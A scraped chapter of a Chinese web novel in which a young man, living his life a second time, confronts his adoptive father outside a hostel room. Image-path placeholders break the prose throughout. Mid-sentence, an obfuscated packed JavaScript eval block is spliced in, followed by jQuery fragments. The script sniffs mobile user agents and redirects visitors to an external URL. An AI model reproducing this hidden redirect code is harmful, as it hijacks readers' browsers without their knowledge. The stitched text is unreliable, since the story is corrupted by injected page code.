“咦,你这是什么表情?失恋了一样。”
苏立青试探地问,“你追过他?”
“失败了。”应潜没有正面回答,但足以说明很多东西。
比如,他跟律万勋确实不是没有关系。
苏立青当即握着啤酒杯倒抽了一口凉气:“我靠!你真的追过他!”
应潜安静地垂下眼帘,抿了一小口果啤,“他是我养父。”
“啊?这更劲爆了!”苏立青的两眼放光。
一想到以后周边拿满拿到手抽筋的幸福生活他就浑身来劲儿,兴致勃勃地提议道,“如果我帮你追到他,岂不是天天都能看到他?”
应潜的头皮发麻:“我不追他了。”
“哦,那你们现在的关系不好啊。”苏立青垮着脸消停了,坐在他的对面,一口又一口地闷果啤。
“嗯。”他拿走桌上摊着的最后一串烤肉,轻轻地应了一声。
谁知道坐他对面的那家伙的眼珠转了转,想到了什么似的,突然一拍桌子站了起来。
应潜仰头:?
苏立青义愤填膺地大叫了起来,“不行!”
“你不跟他在一起了那我周边不就都没了吗?”
“喂我说,你必须跟他在一起!”
“……”应潜无语,露出我服了你了的眼神,摆手驱赶道,“滚滚滚。”
两人嗨完烧烤回了青年旅舍。
应潜躺在床上,双手露在被子外面搭在肚子上,对着结满蜘蛛网的灰黄色墙壁,眼神放空。
今天发生的所有事自动在他的脑子里过了一遍。
越想越想不明白:养父去找苏立青干什么。
他盯着手机屏幕看了几秒,大拇指悬在对话框上。
问还是不问?
……
最后他选择了点开输入框。
【yq:在吗?】
“叮咚。”
青旅329号房门外的一片黑翳之中,被拿在半空的手机震了震。
律万勋仰起脖子长舒出一口气,左手食指轻弹了两下烟灰,右手点开屏幕。
暗淡的蓝光照在他的脸上。
“小应。”律万勋对着手机屏幕喃喃着,单手在聊天框打下回复。
【AAA奋斗的意义:在。】
……
秒回?
应潜有些疑惑地看着手机,想不通为什么一向忙碌的养父今天变了。
要换做上辈子,他看到这个肯定很开心吧。现在却没什么感觉了,继续正题到,【我能问你一个事儿吗?】
“……”律万勋站在门外吧嗒吧嗒地咬着烟头,眉头紧皱。
小应从15岁分化后,说话就开始变得跟他有距离感了。
他去请教有小孩的同僚,说是因为孩子长大了觉得再黏着他很丢脸。
律万勋仔细想了一夜,咋舌。也行吧。
本来已经差不多习惯。
想不到,现在看着小应对自己这么生分,心里还是不舒服。
烟雾缭绕。
左手指节处突然传来被灼烧的疼痛感。
律万勋猛地回神,发现自己已经抽完了一支烟,烟蒂夹在食指和中指之间,还剩了点橙色的火光。
“想问什么?你说。”
他直接用大拇指点开了屏幕右下角的录音键,低沉的嗓音潺潺。
坐在里面的应潜在手机上收到养父发来的新语音消息的同时听到了门外的声音,目光瞬间朝外看去。
为了确认刚才听到的那声是不是晚上喝多了产生的幻觉,应潜下床穿好衣服,打开房间门。
本来只是看一眼,没想到竟真的在外面看到了律万勋。
他心中惊讶,一时半会儿不知道该说些什么,嘴唇蠕动两下,站在暖黄的灯光里问,“你怎么来了。”
“哼,”律万勋没有正面回答,冷哼了一声过后咄咄逼人地反问。“我倒是要问问你,怎么到这种地方来了。”
可能是为了节约电费,外面的走廊在晚上没有开灯,黑沉沉的一片。
他的养父站在门外的阴影里,唇下叼着烧完了的烟蒂凝视他,脸上的表情换做别的普通人肯定看不清楚。
但猫头鹰Alpha在黑暗环境下的夜视能力极强。
对他来讲,晚上才是他的白天,所以应潜对他的养父现在脸上的表情一览无余。
阴沉的。
或者说,兴师问罪的。
真好笑。上辈子他在客厅里坐着苦等他下班回来的时候,他一次也没有在他睡着之前回过家。
现在的他决定不等了,他却反而等在了他门前。
应潜叹着气摇了摇头,心想,有意思吗?
他虚倚在门框上,抬眼与养父四目相对,“你知道你在做什么吗?”
“我很忙。”律万勋突然说。他从上衣口袋取了一支新的烟出来“咔哒”点燃,叼在嘴里,边抽边说,“军部马上要出一件叛国案,是审我的。”
“叛国案?”应潜的双手抱在胸前,眼神中流露出疑惑与探寻。
上辈子他可从来都没听过养父提起这桩事,外面的新闻媒体也都没报道过,想必是子虚乌有的传闻,用不着他担心。
应潜的眉眼松开,“那你该去军部办事,来找我做什么。”
“呵。”
律万勋深深地往肺腑里吸了一口凉气,从喉间溢出一声冷哼。
“你说我来找你做什么。”养父的声音里带了点怒气,盯着他的两只蓝眼睛如
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17358059|199721||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
冰,爆发出凌厉摄人的寒光。
“我本来早就该去军部办事了,现在却因为你莫名其妙的离家出走耽搁了。应潜,你能不能帮我省点心?”
律万勋发誓自己来之前绝对不是想这样说的。
他此行的目的是缓和关系,而不是逼迫小应。
但……
不知道为什么,一看到小应对自己满不在乎的态度,他就克制不住地生气。
说的话也变了。
“之前你说你要出去住读。现在开学了,你看看你住的是什么地方?”
“……”专门跑到他门口来就是为了说这个的吗。
还跑两趟。
应潜皱眉看着律万勋,没有说话。
那种窒息的感觉又涌了上来,像一条蛇缠住了他的颈子,冰凉的蛇鳞划过他的每一寸皮肤,慢慢收紧。
“呼,嗬呃。”他深吸着气,捂住自己的脖子,唇角勾起一抹浅笑。
养父问他为什么住到这里。
……
还能是为什么呢?小时候的那个孤儿院的宿舍小团体合起伙来整他的事情,直到现在都还历历在目。
所以。
他一点都不喜欢住宿舍,又怎么可能会真的去学校办住读呢?
但是这些话,应潜没打算跟律万勋讲。
讲了也没用。
因为哥哥在养父的心里一直是很沉稳的。
做不到的话,跟养父说了也只能挨一顿痛批罢了。“还在怄气?”律万勋等了半天没等到后文,站在门外回顾了一遍应潜在离家出走之前发生过的所有事情,捏紧了手里的烟蒂,“不就是不小心提过一嘴你的哥哥吗?有什么好怄的?”
应潜没想到他会说这个,更没想到养父对他的雷点是这样的一副轻飘飘的态度,顿时喘不过气,脑子里嗡嗡地响。“走开!我不欢迎你!”
他要去关门,门把手却被律万勋死死地握住了。
“你凭什么不欢迎我。”律万勋的眼眸森然,磁性的嗓音里压抑着怒气。
弄得应潜也有点生气了,“我只是你没写在户口本上的养子而已!”
不知道律万勋这样做是出于什么原因,但总之。
“我可以认,也可以不认你这个父亲,你凭什么管我欢不欢迎你?”
“你再说一遍。”律万勋向来进退有度,此时却有些失去了理智,面含怒气,阴沉沉的站在门外,高阶信息素狂飙。一双蓝眼睛死死地盯着他。
应潜和他对视,刚想说些什么,突然皱了皱眉,“你身上烟味好重。”
拿走养父手中还冒着白烟的烟蒂转身走过卧床,走到了桌旁。
他把烟蒂摁灭在桌子上,拉开凳子,叹了一口气,“进来说话吧。”